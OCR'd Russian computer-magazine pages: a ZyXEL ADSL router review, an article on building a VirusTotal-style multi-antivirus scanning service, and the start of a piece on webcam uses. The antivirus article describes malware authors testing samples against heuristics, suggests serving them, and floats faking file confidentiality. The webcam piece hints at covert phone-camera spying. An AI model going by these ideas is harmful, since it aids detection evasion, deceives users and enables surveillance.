2. С трекболом, в отличие от мыши, особо не поиграешь (хотя он удобнее при работе с ноутбуком, лежащим на коленях).
3. Колесо прокрутки снабжено очень малым ходом и никак не страхует от ненужного выделения или вызова функции при случайном нажатии.

АЛЕКСЕЙ ШУВАЕВ

Победа в борьбе за скорость

Тестирование двухдиапазонного ADSL интернет-центра ZyXEL P660HTW2 EE

2600 руб.

Еще недавно у пользователей ADSL, обладающих охранно-пожарной сигнализацией, или, наоборот, отказывавшихся от нее, а также тех, кто в силу различных причин менял место жительства, часто возникал такой не очень приятный момент, как необходимость покупки практически такого же модема, но с поддержкой другого Annex-стандарта. Но недавно проблема была решена.




Действительно, кому захочется переплачивать вдвое за более дорогие тарифы с сигнализацией, если последняя попросту не используется? Наверное именно поэтому компания ZyXEL решила выпустить универсальный двухдиапазонный интернет-центр P660HTW2 со встроенным модемом ADSL2+.

ВОЗМОЖНОСТИ УСТРОЙСТВА

Аккуратная коробочка скрывает в себе не только ADSL-модем (построенный, кстати, на новой платформе Absolute ADSL, что, по-видимому, означает поддержку любых вариаций стандарта), но также Wi-Fi точку доступа, роутер и коммутатор с возможностью подключения до четыре сетевых устройств. Чтобы не переживать за сохранность данных, передаваемых по беспроводной сети, ты можешь включить аутентификацию и шифрование, благо поддерживается даже WPA2-PSK.

Настройку сети можно смело доверить утилите NetFriend. В случае затруднений при поиске устройства — просто обнови версию утилиты, скачав свежую версию с zyxel.ru, и проблемы исчезнут. Эта утилита настроит твой Зухель для работы с большинством ADSL-провайдеров, и тебе останется только выбрать город, тариф и ввести логин и пароль. С передачей данных интернет-центр справляется отлично: есть автоматический выбор скорости в зависимости от качества связи, увеличение скорости передачи данных к провайдеру с 1 до 3,5 Мбит по стандарту Annex M и увеличение «последней мили» до 7 км по стандарту Annex L.

Кроме того, распространение цифрового телевидения, особенно



Настройка подключения в программе ZyXEL NetFriend: выбор провайдера и услуги



Диалог программы ZyXEL NetFriend: выбор типа телефонной линии

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- **1 разъем RJ-11 для подключения к телефонной линии**
- **4 разъема RJ-45 ETHERNET (10BASE-T/100BASE-TX) с автоопределением типа кабеля**
- **ADSL2+ (G.992.5)**
- **Поддержка Annex A, Annex B, Annex M, Annex L (RE ADSL)**
- **Шлюз прикладного уровня SIP (SIP ALG)**
- **Транзит VPN-соединений (IPSec, PPTP, L2TP), PPPoE-соединений**
- **Беспроводная точка доступа стандарта 802.11 b/g**
- **Аутентификация по протоколам: IEEE 802.1x / WPA / WPA-PSK / WPA2 / WPA2-PSK**
- **WEP-шифрование 64/128/256 бит**
- **Защита сети: Межсетевой экран с контролем устанавливаемых соединений (SPI)**
- **Защита от DoS- и DDoS-атак из интернета**
- **Уведомление при обнаружении сетевой атаки и ее регистрация в журнале**
- **Управление: NetFriend, Веб-конфигуратор, TELNET, SNMP, FTP/TFTP**
- **Размеры:180 x 128 x 36 мм**
- **Масса: 350 г без адаптера питания**



Первый на рынке двухдиапазонный сплиттер

IPTV, не осталось незамеченным инженерами компании. Утилита NetFriend поможет и в этом — тебе достаточно указать, к какому порту будет подключена приставка. Конечно же, роутер интернет-центра умеет транслировать адреса (NAT), поэтому ты сможешь «спрятать» несколько компьютеров от провайдера, а также организовать свои сервера. А благодаря поддержке сервиса DynDNS, ты сможешь сделать их доступными через интернет для своих друзей или всех желающих.

ТЕСТИРОВАНИЕ

Понятно, что скорость доступа в интернет у каждого обладателя P660HTW будет своя — тут играют роль тарифный план провайдера и качество линии от АТС до твоей квартиры, поэтому тестировать в тепличных условиях интернет-центр было не интересно. Мы решили проверить скорость доступа между локальными компьютерами. Для этого мы подключили к ZyXEL P660HTW2 посредством проводов два компьютера и ноутбук по Wi-Fi. При помощи утилиты, измеряющей скорость передачи данных, мы замерили реальную пропускную способность и обратили внимание на загрузку процессора интернет-центра. Результаты довольно интересные: при передаче данных по проводному каналу скорость была чуть ниже, чем при прямом соединении компьютеров — порядка 90 Мбит/с. При этом загрузка процессора составляла всего 15-30%. При включении шифрования процессор был загружен на 90-100%.

ВЫВОД

Протестированный интернет-центр будет интересен пользователям, чьи квартиры оснащены пожарной или охранной сигнализацией (или наоборот, не оснащены, но есть планы «оснаститься» в будущем), а так же тем, у кого качество телефонной линии оставляет желать лучшего. Установка и настройка интернет-центра не отнимет много времени, а благодаря утилите NetFriend пользователю остается только выбрать провайдера, услуги и ввести в нужных полях аутентификационные данные. Быстро, просто и удобно. Если сетевые устройства и дальше будут развиваться в таком духе, то, возможно, скоро мне перестанут докучать подружки-блондинки с просьбой настроить интернет? ZyXEL P660HTW2 EE получает награду «Лучшая покупка».

Absolute ADSL

Технология Absolute ADSL, которая нашла применение в новых модемах и интернет-центрах ZyXEL, имеет следующую особенность: девайсы, работающие по данному стандарту, обладают двухдиапазонным модулятором/демодулятором ADSL2+, поддерживающим два частотных плана — для передачи по стандартам Annex A и Annex B. Проще говоря, интернет-центр сможет работать как на простой телефонной линии, так и на линии с охранно-пожарной сигнализацией или на цифровой линии ISDN. В плюсы технологии смело можешь записывать: лучшую связь на проблемных линиях, возможность связи на дистанции до семи километров (технология Annex L), лучшую помехозащищенность, увеличение скорости передачи данных к провайдеру с 1 Мбит/с до 3,5 Мбит/с. Самое приятное, что все сетевые устройства ZyXEL, построенные на новой платформе, поддерживаются программой NetFriend. Настройка при помощи данного софта сводится к нескольким щелчкам мыши и вводу уникальных логина и пароля — остальные настройки полностью автоматизированы.




КРИС КАСПЕРСКИ

ТОТАЛЬНЫЙ АНТИВИРУС

УНИВЕРСАЛЬНЫЙ АНТИВИРУСНЫЙ ЦЕНТР СВОИМИ РУКАМИ

Появившаяся некогда идея проверять файл сразу по многим антивирусам оказалась очень удачной. Онлайновая антивирусная служба www.virustotal.com имеет тысячи посещений ежедневно, при этом обладая дюжиной недостатков. Сервис не раскрывает своих секретов, однако автор давно разобрал его по винтикам и теперь работает над улучшенной реализацией.



В то время как одни пользователи держат на компьютере целый зоопарк различных антивирусов, конфликтующих друг с другом и тормозящих ПК (не говоря уже о стоимости лицензий или сложности поиска правильного «лекарства»), хакеры предпочитают ловить малварь самостоятельно. В крайнем случае — проверяют подозрительные файлы на **бесплатных онлайновых службах** типа того же www.virustotal.com. Эти же службы используются для «обкатки» вирусов собственного написания на предмет обнаружения эвристическими анализаторами. И хотя, если верить блогу Евгения Касперского (www.viruslist.com/en/weblog), хакеры не доверяют virus-total'у, поскольку он передает подозрительные файлы антивирусным компаниям и вирусы начинают палиться еще на старте, эта точка зрения отражает лишь малую часть действительности. Да, действительно, профессиональные разработчики атакующих программ и rootkit'ов проверяют их на «вшивость» исключительно локальным способом на своих собственных машинах, предотвращая утечку информации, но... профессионалов единицы, к тому же экспериментируя с virus-total'ом, хакеры определяют общие критерии ругательства антивирусов, выявляя последовательности машинных команд/вызовов API-функций, приводящих к срабатыванию эвристического анализатора. Однажды «обломав» антивирус, хакер может многократно использовать найденный способ обхода эвристика. Достаточно посетить любые форумы, где обитают вирусописатели, чтобы убедиться, что они весьма неравнодушны к virus-total'у и активно его используют.

А что если создать еще более качественный сервис? Ведь virus-total примитивен до ужаса — качество сканирования оставляет желать лучшего, не говоря уже о длинных «социалистических» очередях, в которых приходится подолгу простаивать из-за частых перегрузок сервера (а все потому, что балансировка нагрузки и оптимизация изначально не предусматривались!). На момент написания этих строк, мыщъх по заказу одной антивирусной компании (имя которой разглашать не вправе) руководит разработкой онлайнового сервиса, рассчитанного на «магистральную» загрузку и предоставляющего пользователям кучу всевозможных рычагов управления. Естественно, исходный код к статье не прилагается, да он и не нужен, главное — это концепт, плюс некоторые неочевидные тонкости, с которыми придется столкнуться при «промышленных» масштабах эксплуатации. Естественно, это требует широких сетевых каналов, мощных многопроцессорных систем и еще кучу всего. Словом, без солидных финансовых вложений тут никак не обойтись. Однако никто не заставляет нас создавать сервис планетарного масштаба и, если постараться, можно вполне уложиться в **бюджет $2000** или даже меньше. Нам потребуется интернет-канал с безлимитным тарифом, чтобы злые люди не кинули нас на входящий трафик, который будет весьма значительным. В качестве компьютера вполне подойдет машина с процессором Core2Duo и парой гигабайт оперативной памяти. О проблемах с лицензированием антивирусов мы поговорим в

одноименной врезке, а пока отметим, что никаких особых программистских навыков не понадобится. Подойдет любой язык (Си, Perl, PHP) и минимальный опыт работы с CGI (пользуясь случаем, хочу порекомендовать библиотеку CGIC).

VIRUS-TOTAL ИЗНУТРИ

Virus-total устроен не просто, а очень просто. Он использует консольные версии антивирусов, управляемые посредством командой строки и выдающие результат сканирования в стандартный проток вывода, который легко перенаправить в файл или пайп (pipe).
Что мы делаем? Через специальную форму на сайте закачиваем «подопытный» файл, скармливаем его антивирусу, предварительно перенаправив вывод во временный файл/пайп, который тут же парсим (то есть выбрасываем все лишнее, оставляя только статус проверки и имя вируса). Парсить вывод легче всего Perl'ом, поддерживающим мощный механизм регулярных выражений, но Си-программы намного более производительны, а потому предпочтительнее (особенно, при большом наплыве пользователей).
На этом, собственно говоря, возможности virus-total'а и заканчиваются. Это создает большие проблемы: во-первых, далеко не все антивирусы имеют консольные версии, а, во-вторых, даже те, что имеют, поведением зачастую радикально отличаются от полноценных GUI-версий. В чем легко убедиться, сравнив результаты сканирования большой коллекции вирусов локальным способом и через virus-total — сравнение будет отнюдь не в пользу virus-total'а.
Учитывая, что практически все антивирусы (и GUI-версии в том числе) поддерживают запись результатов сканирования в log-файл и позволяют задавать имя сканируемого файла через командную строку или, на худой конец, через механизм **DDE (Dynamic Data Exchange)**, ничего не стоит прикрутить GUI-версию к онлайновой службе. Просто «скармливаем» антивирусу файл, форсируем запись результатов сканирования в log-файл, который парсим так же, как и вывод консольных версий. Остается только собрать «показания» всех имеющихся в нашем распоряжении антивирусов, оформить их в виде HTML-таблицы и выдать на экран, что по силам даже самым начинающим программистам.
В клинических случаях, когда антивирус начисто игнорирует командную строку или не умеет вести логи, на помощь приходит механизм **Windows-сообщений** (Windows Message или, сокращенно, WM). Посылая WM-сообщения элементам управления антивируса, мы можем манипулировать кнопками, меню и прочими элементами управления по своему усмотрению. Аналогичным способом извлекается и содержимое окна, содержащего результаты проверки. Получив форматированный rich-текст или plain-текст, пропускаем его через парсер — и все!

МАЛЕНЬКИЕ СЕКРЕТЫ БОЛЬШИХ СЕРВЕРОВ

При попытке реализации вышеописанной модели неизбежно всплывут проблемы удручающе низкой производительности. Но мы не боимся трудностей и начнем щемить их одну за другой. Первое и очевидное. Как показывает статистика, различные пользователи преимущество проверяют одни и те же файлы, как правило, принадлежащие Windows или популярным программным пакетам. Чтобы сократить накладные расходы, рекомендуется подсчитывать контрольную сумму файла перед его проверкой и, если такой файл уже проверялся ранее, выдавать уже готовые результаты сканирования, сохраненные в базе данных. На первый взгляд, в реализации алгоритма нет ничего сложного, но тут притаилось немало подводных камней. Вот наиболее актуальные:

- антивирусные базы обновляются постоянно и потому даже за короткий промежуток времени **информация о сканировании безнадежно устаревает**. Следовательно, необходимо вместе с контрольной суммой сохранять и дату последнего времени сканирования (отображая ее пользователю), а также предусмотреть кнопочку «rescan»;
- использование алгоритма CRC32 может показаться плохой идеей, поскольку он выдает **множество коллизий** (разные файлы имеют идентичные контрольные суммы), к тому же его легко подделать, модифицировав любое количество байт файла и затем скорректировав 4 байта так, чтобы скомпенсировать искажения. Однако CRC32 шустро работает, обгоняя MD5 и другие хорошие алгоритмы. Поэтому возникает идея: для каждого файла, прогоняемого через антивирус, мы генерируем CRC32 и MD5 (с учетом времени сканирования накладными расходами на расчет контрольной суммы можно пренебречь), а при последующей проверке залитого пользователем файла сначала проверяем CRC32 (проверяется очень быстро) и, если такой контрольной суммы в нашей базе нет, MD5 можно и не вычислять — зачем? Ведь и так видно, что файл еще не проверялся;
- многие «честные» файлы (особенно входящие в состав операционной системы) снабжены **цифровой подписью** или их целостность может быть проверена путем обращения к серверам Microsoft, что осуществляется намного быстрее ан-



info

Сервисы, подобные virustotal.com, распространены в хакерских кругах. Основное их отличие — приватность. Они никогда не отправляют обработанные файлы в антивирусные центры (**гарантируя непопадание малвари в антивирусные базы**), но за каждую проверку взимают небольшую плату. О других хакерских сервисах ты можешь прочитать в подробной статье прошлого номера]I[.




warning

Антивирусные пакеты зачастую несовместимы между собой. Но, как правило, несовместимы проактивные защиты и мониторы, работающие в реальном времени, в то время как статические сканнеры (а именно они нам и нужны) отлично функционируют в одной системе.

Проблемы конфиденциальности

Вирусы встречаются не только в программах, но и в офисных документах, PDF'ах и прочих файлах с конфиденциальной информацией, разглашать которую крайне нежелательно, поэтому необходимо предусмотреть опцию «не отсылать данный файл в антивирусные центры», при необходимости взводимую пользователем. Технически это реализуется проще простого, но… как избежать злоупотреблений?! Особенно, если мы строим наш бизнес на отправке свежих штаммов разработчикам антивирусов?
Идея первая (тупая до безобразия) — наплевать на все приличия и отсылать файлы в антивирусные центры независимо от состояния каких-то там галочек. Главное: создать у пользователя иллюзию, что его конфиденциальность строго блюдут, ну а что происходит на самом деле, он все равно не узнает. Ну… до тех пор, пока тайное не станет явным и не разразится скандал, идущий совсем не на пользу нашему ресурсу.
Идея вторая — поддерживать эту опцию только для пользователей, открывшим у нас счет. Кстати, это представляет собой нехилую мотивацию для оплаты услуг, особенно с учетом того, что о конфиденциальности в основном беспокоятся корпоративные пользователи, привыкшие платить за услуги (в отличие от домашних юзеров, тяготеющих к халяве вне зависимости от стоимости полнофункционального аккаунта).
Идея третья — файл все-таки отправлять, но перед этим удалять всю текстовую и графическую информацию, что не противоречит ни логике, ни здравому смыслу, ни даже соглашению, заключенному с пользователем нашего сервиса.



Внешний вид утилиты PEiD, определяющий тип и версию упаковщика/протектора исполняемых файлов

тивирусного сканирования, и раз по данным Microsoft, файл не изменен, зачем его прогонять через антивирусы?!

Также крайне желательно реализовать **опцию, позволяющую пользователю выбирать режим сканирования** с эвристикой и без (чего не сделано на virustotal). Эвристика представляет собой довольно затратную по времени и ресурсам ЦП операцию, но далеко не все пользователи доверяют полученным результатам и хотят видеть имя конкретного вируса (если он есть), а не расплывчатое предупреждение, обычно ругающееся на упаковщик/протектор, которым обработан честный файл. С другой стороны, вирусописателям совершенно неинтересно сканирование по базе (так как только что написанного вируса там заведомо нет) и они предпочли бы задействовать только эвристику, экономя тем самым ресурсы нашего сервера. Так почему бы не пойти им навстречу?

Закачка больших файлов предоставляет серьезную проблему, имеющую несколько решений. Самое простое (и глупое) — установить верхний **предел закачиваемого файла в пару мегабайт** (или около того), чуть-чуть умнее: **лимитировать суммарный размер всех файлов**, закачанных за сутки с одного IP (но тут возникает проблема определения IP, поскольку очень часто мы будем видеть не IP пользователя, а IP прокси сервера провайдера). Полезно рекомендовать юзерам сжимать файлы перед отправкой zip'ом или другим популярным архиватором для уменьшения нагрузки на канал или делать это автоматически на клиентской стороне специальным скриптом. Наконец, за сканирование больших файлов можно взимать деньги, но об этом мы поговорим чуть позже, а пока продолжим тему оптимизации.

Профилировка показывает, что львиная доля накладных расходов приходится на запуск антивируса, инициализацию его движка и загрузку антивирусных баз. Перемещение антивирусов на виртуальный диск существенно увеличивает «подвижность» системы, но накладные расходы на создание новых процессов по-прежнему будут большими, поэтому мы используем GUI-версии антивирусов и, путем эмуляции клавиатурного ввода, воздействуем на элементы управления, заставляя их сканировать новые файлы и выдавать результат. При этом антивирус запускается всего один раз. Красота! Впрочем, можно реализовать и динамический алгоритм: при небольшой нагрузке на сервер о накладных расходах на порождение новых процессов можно не заботиться, а с ростом нагрузки — просто брать несколько файлов, закачанных пользователями за последние несколько минут и «скармливать» их антивирусу всем скопом, в результате чего количество запусков резко сокращается. Главное не запутаться, какой пользователь что закачал, но это уже мелочи технической реализации.

Естественно, сканирование лучше запускать на всех антивирусах **параллельно**, а не последовательно и вместо того, чтобы «тупо» запрещать пользователю закрывать окно браузера до окончания процесса сканирования (как это делает virus-total), отслеживать TCP/IP соединение и при его обрыве автоматически «выбрасывать» файл, принадлежащий данному пользователю, из очереди на сканирование. Плюс реализовать стандартную **кнопку «отмены»** (так же отсутствующую у virus-total'а) — если пользователь видит, что первые три-четыре антивируса ничего не находят, так следует ли дожидаться результатов проверки всех антивирусов? Особенно, если самые качественные антивирусы поставить вперед



Внешний вид популярной онлайновой антивирусной службы virustotal. Часть информации о внутреннем устройстве можно найти на ее же собственном блоге, но... гораздо интереснее спроектировать улучшенную версию онлайнового антивирусного сканера с чистого листа


Юридические проблемы лицензирования


Пользовательские соглашения (EULA) на коммерческие антивирусы не разрешают использовать их в онлайновых сервисах без заключения специальных контрактов, что вообще-то логично. Однако не стоит думать, что всякий контракт обязательно связан с необходимостью выплаты дополнительных отчислений. Вовсе нет! Достаточно проявить надлежащий дипломатический подход!

Крупные бренды заинтересованы в рекламе своей продукции и потому охотно разрешают использовать полнофункциональные версии антивирусов без всяких отчислений, поскольку конечный пользователь реально видит, кто сосет, а кто нет. Правда, могут выдвинуть встречные условия типа сохранения логотипов, генерации ссылок на их сайты и т. д. Все это мелочи, решаемые в рабочем порядке.

А что мелкие бренды? Они, конечно, понимают, что сравнение с конкурентами будет не в их пользу. Тут есть один очень интересный момент. Мелкие антивирусные компании страдают хронической нехваткой свежих вирусов, которые попадают к ним в последнюю очередь, и потому онлайновый сервис, автоматически отсылающий уже детектируемые конкурентами вирусы — для них прекрасное средство пополнения вирусных баз и продвижения в различных рейтингах. С мелких брендов можно даже взимать плату за каждый новый вирус, и есть большая вероятность, что платить они согласятся!

Короче говоря, лицензионные проблемы — это и не проблемы вовсе. А вот разных проволочек — предостаточно и нужно заранее быть готовым к тому, что нас будут перебрасывать от одного ответственного лица (которое ничего не решает) к другому, третьему, и так по цепочке… Это уже издержки цивилизации, против которых не попрешь.


Внутри дизассемблерного кода вирусного тела



XSafe — один из первых антивирусов, разработанных автором еще под MS-DOS

остальных, выделив им максимальный приоритет ЦП. Как вариант, можно вообще не следить за TCP/IP сессий и при заливке нового файла назначать пользователю ID задачи, который он может ввести в любое время, отключившись от Сети и повторно подключившись, например, через час, когда его очередь уже подошла. А можно рассылать результаты сканирования по e-mail — тогда пользователь не будет скучать в ожидании своей очереди.

И совсем не помешает прикрутить к нашему сервису утилиту вроде PEiD, определяющую тип и **версию упаковщика/проектора** (правда, довольно часто ошибающуюся). И опционально реализовать распаковку набором статических распаковщиков, работающих намного быстрее тех, что встроены в антивирусы. Тут есть один подводный камень — хотя 99% вирусов распознаются по распакованному дампу, некоторые, особо ленивые, сотрудники антивирусных компаний включают в базу сигнатуры упакованного файла, и после распаковки он перестает опознаваться как вирус. Однако, учитывая, что распакованный файл прогоняется через легион антивирусов, вероятность ложно-негативного срабатывания стремится к нулю.

ЗАРАБАТЫВАЕМ ДЕНЬГИ ЛОПАТАМИ

Мир жесток и все в нем упирается в деньги. На голом энтузиазме никой онлайновый сервис долго не продержится, поэтому приходится разрабатывать не только программный код, но и жизнеспособную бизнес-схему. Рассмотрим возможные источники дохода. Первое — **рост посещаемости нашего сайта**. На посещаемости, как известно, можно нехило заработать, особенно, если мы, например, продаем собственные защитные комплексы, предлагаем услуги по пен-тестингу и т.д. Онлайновый сервис привлекает клиентов намного активнее любых баннеров и, главное, привлекает именно тот контингент, который нам нужен, следовательно, возросшие объемы продаж покроют все расходы на поддержку и обслуживание серверов, отплату трафика и т. д.


При онлайновом антивирусном сканировании основная нагрузка ложится на подсистему ввода/вывода и оперативную память. Требования к мощности процессора не столь значительны (антивирусы располагались на жестком диске и работали в режиме чистого сканера без эвристического анализатора)

Второе — **отчисления от антивирусных компаний**, чью продукцию мы рекламируем и кому передаем штаммы свежих вирусов. Тут, правда, много не заработаешь, поскольку лишь небольшая часть посетителей кликнет по ссылке «купить» антивирус, а стоимость вирусного штамма обычно составляет $1 (а то и меньше). Вот и считай, на какой уровень посещаемости нужно выйти, чтобы окупить расходы на поддержку сервера, которые, кстати говоря, тем больше, чем выше посещаемость.

Третье — **взимать деньги непосредственно с самих пользователей**. Хочешь подолгу стоять в очередях и сканировать файлы не больше чем ... мегабайт? Пожалуйста, пользуйся нашим сервисом бесплатно! Хочешь иметь определенные привилегии — будь добр заплатить. Главное, выбрать удобную схему оплаты. Здесь вам не Америка, здесь климат (финансовый) иной. Кредитные карты имеют единицы, электронные системы платежей только начинают набирать популярность. Зато практически каждый IT-специалист — владелец сотового телефона, а значит, можно воспользоваться микро-платежами через SMS либо потребовать от клиента сообщить номер карты универсальной оплаты (перечислив заданную сумму на счет, который он может расходовать, когда пользуется нашим сервисом). Как показывает практика, **сотовые платежи** приносят наибольшую отдачу, поскольку телефоны распространены повсеместно, а сам процесс оплаты требует минимум телодвижений, и (что немаловажно) клиент практически ничем не рискует. А вот с кредитными картами все намного сложнее и есть риск, что нечестный оператор снимет с них совсем не ту сумму, какая ожидалась. Тоже относится и к микро-платежам через SMS. Гарантий, что снимут 150 рублей, а не 450, у клиента нет никаких.

А ЧТО В ИТОГЕ?

Разумеется, в статье охвачены далеко не все проблемы, с которыми неизбежно столкнется всякий, попытавшийся воздвигнуть подобный онлайновый сервис. Но задача выполнена — мыщъх предоставил вполне законченную, отлаженную и работоспособную схему, которая скоро будет запущена в промышленную эксплуатацию.


СТЕПАН «STEP« ИЛЬИН
/ STEP@GAMELAND.RU /

«Эксперимент X»

НА ЧТО СПОСОБНА ТВОЯ WEB-КАМЕРА

СЕМЬ НЕОБЫЧНЫХ ПРИМЕНЕНИЙ ДЛЯ САМОЙ ОБЫКНОВЕННОЙ ВЕБ-КАМЕРЫ


Видеосигнализация. Система безопасности с распознаванием лица. Управление компьютером движением головы... Вот лишь некоторые результаты наших безобидных экспериментов. Кто тут говорил, что веб-камера — безделушка для мало кому нужных видеоконференций?



Веб-камера при всей своей простоте является девайсом продвинутым — позволяет получить картинку «в цифре» и в реальном времени. Мы решили проверить, на что она способна, и нашли несколько очень неожиданных применений.

1. ДЕЛАЕМ БЕСПРОВОДНУЮ КАМЕРУ ИЗ ТЕЛЕФОНА ИЛИ КПК


Для выполнения одного из заданий ночной игры DozoR (www.dzzzr.ru) мне срочно понадобилась **беспроводная Wi-Fi камера**. Игрушка оказалась не такой уж дешевой: Яндекс.Маркет однозначно указывал, что меньше, чем за 3000 руб., ее не найти. Более того, всем им необходимо постоянное питание от сети, а изобретать велосипед с самодельной аккумуляторной системой не хотелось. В поисках альтернативного решения пришла отличная идея, как можно самому изготовить беспроводную камеру. Раз уж в моем коммуникаторе есть Wi-Fi и двухмегапиксельная камера, почему бы не объединить их? Еще не начав копаться в документации Windows Mobile, быстро нашел готовый продукт. Утилита **WebCamera Plus** (www.ateksoft.com) написана как на заказ: снимая изображения с камеры смартфона или коммуникатора, она пересылает их на комп (на специальную серверную часть). Можно передавать картинку по Wi-Fi, Bluetooth или даже GPRS (не лучший вариант, мягко говоря) — в любом случае получается беспроводная веб-камера. Для пере-



Шпионский девайс в руках: коммуникатор передает изображение по Wi-Fi на заданный IP-адрес



Серверная часть WebCamera Plus принимает изображение



Определив внутри окружностей движение, Webcam Zone Trigger выполнит соответствующие действия

дачи нужно лишь указать IP-адрес компьютера, на котором установлена серверная часть. Надо добавить, что вместе с самой программой на компьютер инсталлится специальный драйвер виртуальной камеры. Таким образом, полученное изображение можно использовать в Skype, Virtual Dub — да в какой угодно программе, и ни одна из них не будет даже догадываться о том, что изображение ей передается с телефона! В последней версии WebCamera Plus помимо картинки стала передавать еще и звук. Поэтому к «случайно» забытому у тебя дома смартфону я бы посоветовал отнестись со всей осторожностью :).

